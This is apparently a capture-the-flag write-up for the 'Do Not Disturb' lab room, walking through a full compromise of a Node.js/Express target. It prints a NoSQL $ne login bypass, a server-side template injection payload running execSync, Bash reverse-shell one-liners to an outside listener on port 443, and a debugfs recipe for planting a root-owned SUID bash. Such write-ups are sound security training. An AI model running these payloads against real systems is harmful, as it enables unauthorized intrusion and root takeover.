
Overview
Do Not Disturb is a Linux boot2root room that chains a NoSQL authentication bypass with server-side template injection in a Node.js / Express.js application. After gaining an initial shell, a locally exposed Node inspector interface provides access to a second user whose membership in the disk group can be abused with debugfs to create a root-owned SUID copy of bash.
Attack Chain
- Enumerate TCP ports
22and80 - Identify a
Node.js/Express.jslogin endpoint accepting JSON - Bypass authentication with a
NoSQL$neoperator and obtain a staff session - Access the
/staffendpoint with the authenticated session cookie - Confirm server-side template injection and execute operating system commands
- Gain a reverse shell as
poolsideand read the user flag - Discover a Node process exposing its inspector interface on
127.0.0.1:9229 - Attach to the inspector and use the JavaScript REPL to execute commands as
pipelinesvc - Confirm
pipelinesvcis a member of thediskgroup - Use raw disk access with
debugfsagainst/dev/nvme0n1p1 - Write a root-owned SUID copy of
bashto/tmp/suidbash - Execute
suidbash -pand gain a root shell
Enumeration
Port Scanning
We start by defining the target and running a full TCP port scan.
export IP=10.81.131.245; export NAME=DONUTDISTURB; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -p- -v -oA scans/nmap_allports_$NAME
The open TCP ports are:
22,80
Export the discovered ports into a variable:
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports
Run the default scripts and service/version detection against the open ports:
nmap $IP -p$ports -sC -sV -oA scans/nmap_initial_$NAME -v

The exposed attack surface is small: SSH on port 22 and an HTTP service on port 80. With no credentials for SSH, the web application becomes the main target.
Web Enumeration
Byte Lotus Login

Browsing to port 80 reveals a login page for the Byte Lotus reservation platform.

The Staff / Guest ID field already contains the suggested value attedant, so we start by testing the application with that value and test as the password.

The application returns an Invalid credentials error.
Express.js JSON Endpoint
Looking at the request in BurpSuite, the response contains the following header:
X-Powered-By: Express
This indicates that the backend is using the Express.js framework on Node.js.

The request uses the content type:
Content-Type: application/json
with the following body:
{ "username": "attendant", "password": "test" }

The application also returns its response as JSON.

NoSQL Authentication Bypass

Because the application accepts JSON objects directly, we test a standard NoSQL authentication bypass. We keep the username as attendant, but change the password value to an object using the $ne operator so that it matches a value that is not equal to null.
{"username":"attendant","password":{"$ne":null}}
The request succeeds and the response assigns us the staff role.
We can also try applying the same condition to both the username and password fields.
{"username":{"$ne":null},"password":{"$ne":null}}
This request is also accepted, but it only returns the guest role.

The first request is therefore more useful. Its response contains a session cookie that we need to retain:
Set-Cookie: connect.sid=s%3AK8yMYgZn6d1nEAaebHcRKbUC3GbKDrVp.DcnWc%2F7Q%2BcI0CJCFrf4pmIYy3%2FM%2BsYqzE2c1p0uo5SI; Path=/; HttpOnly
Staff Interface
Using BurpSuite in intercept mode, we request the /staff endpoint and make sure the authenticated connect.sid cookie is included.

The request succeeds and exposes a new staff interface.

Inside the page, the value entered into the application is rendered in a template expression similar to <%= guest %>.

This makes server-side template injection worth testing.
Server-Side Template Injection

We start with a simple arithmetic expression. If 7*7 is evaluated server-side and returns 49, it confirms that our input is being interpreted as template code rather than treated only as text.
The application returns 49, confirming SSTI.

Next, we test whether the template context can access Node.js functionality and execute an operating system command.
process.mainModule.require('child_process').execSync('id')
The command executes successfully, confirming command execution on the target.
Foothold
Reverse Shell as poolside
We start a penelope listener on port 443 and use a basic Bash reverse shell payload.
bash -c "bash -i >& /dev/tcp/192.168.142.96/443 0>&1"

Executing the payload through the template injection returns a shell as poolside.

The user flag can now be read.

Privilege Escalation
Node Inspector Enumeration
Running linpeas reveals an interesting Node.js process owned by another low-privileged user.

The same process can be identified manually with:
ps -aux

The relevant process is:
/usr/bin/node --inspect=127.0.0.1:9229 processor.js
The important detail is the --inspect=127.0.0.1:9229 argument. The Node inspector is bound only to localhost, but because we already have a shell on the target, we can reach it locally and interact with the running process.
Connect to the debugging interface with:
/usr/bin/node inspect 127.0.0.1:9229
This places us in Node’s debugger.

JavaScript REPL
To execute JavaScript directly inside the target process, switch to the interactive REPL.
repl

From the REPL, JavaScript is evaluated inside the context of the running process. We can check its UID and execute operating system commands through the built-in child_process module.
process.getuid()
process.getBuiltinModule('child_process').execSync('id').toString()
The output confirms command execution as pipelinesvc. The id output also shows that this user belongs to the disk group.

Reverse Shell as pipelinesvc
To make the next stage easier, we create another interactive reverse shell using the same Bash payload.
bash -c "bash -i >& /dev/tcp/192.168.142.96/443 0>&1"
Start a penelope listener and execute the payload from the Node REPL:
process.getBuiltinModule('child_process').execSync('bash -c "bash -i >& /dev/tcp/192.168.142.96/443 0>&1"').toString()
This returns a shell as pipelinesvc.
Note: The room had to be restarted during this stage, so the target IP shown in later screenshots differs from the earlier screenshots.

Running id again confirms membership in the disk group.

Identifying the Root Filesystem
We inspect the mounted filesystems with:
df -h
The filesystem mounted at / appears as /dev/root.

A first attempt to open it directly with debugfs fails with a Filesystem not open error.
debugfs /dev/root

Inspecting /dev/root more closely shows that it does not expose the disk group permissions we need.

Using lsblk reveals the underlying block device. The root filesystem resides on /dev/nvme0n1p1, and this device is accessible through the disk group.

Testing debugfs Write Access
Common disk group escalation paths include reading /etc/shadow or extracting root SSH material, but the obvious approaches did not produce a usable path here. We therefore test whether the raw filesystem access can be used to write into root-owned locations.
First, create a test file through debugfs.

The write succeeds and the new file appears under /root/.ssh/test.txt.

Attempts to modify existing files such as /root/.ssh/authorized_keys and /etc/sudoers did not take effect as expected. One possible explanation is that these already-existing files were being served from the live filesystem cache even though debugfs modified the underlying disk directly.
Instead of continuing to modify an existing path, we write a completely new file at /tmp/suidbash. The important part is that the copy and its metadata are created through debugfs, allowing us to set the file owner to root and enable the SUID bit directly on disk.
Creating a SUID Bash Binary
Open the root partition with debugfs in write mode:
debugfs -w /dev/nvme0n1p1
Inside debugfs, move to /tmp and copy /bin/bash to a new file:
cd /tmp
write /bin/bash /tmp/suidbash
Set the owner, group and mode so the new binary is root-owned and SUID:
sif /tmp/suidbash uid 0
sif /tmp/suidbash gid 0
sif /tmp/suidbash mode 0104755

We can inspect the inode metadata from inside debugfs with:
stat /tmp/suidbash
The output confirms the required ownership and mode.

Exit debugfs and verify that the SUID bit is visible from the live filesystem.

Finally, execute the binary with -p so Bash preserves the effective privileged UID.
/tmp/suidbash -p
This gives us a root shell.

The root flag can now be read.

Key Takeaways
Do Not Disturb demonstrates how several individually limited weaknesses can be chained into full compromise. Accepting untrusted JSON objects in the authentication flow enables a NoSQL login bypass, while unsafe server-side template evaluation turns staff access into command execution. The locally exposed Node inspector then provides a second execution context, and membership in the disk group effectively bypasses normal filesystem permissions by granting raw access to the underlying block device. With write access through debugfs, a root-owned SUID binary is enough to complete the escalation.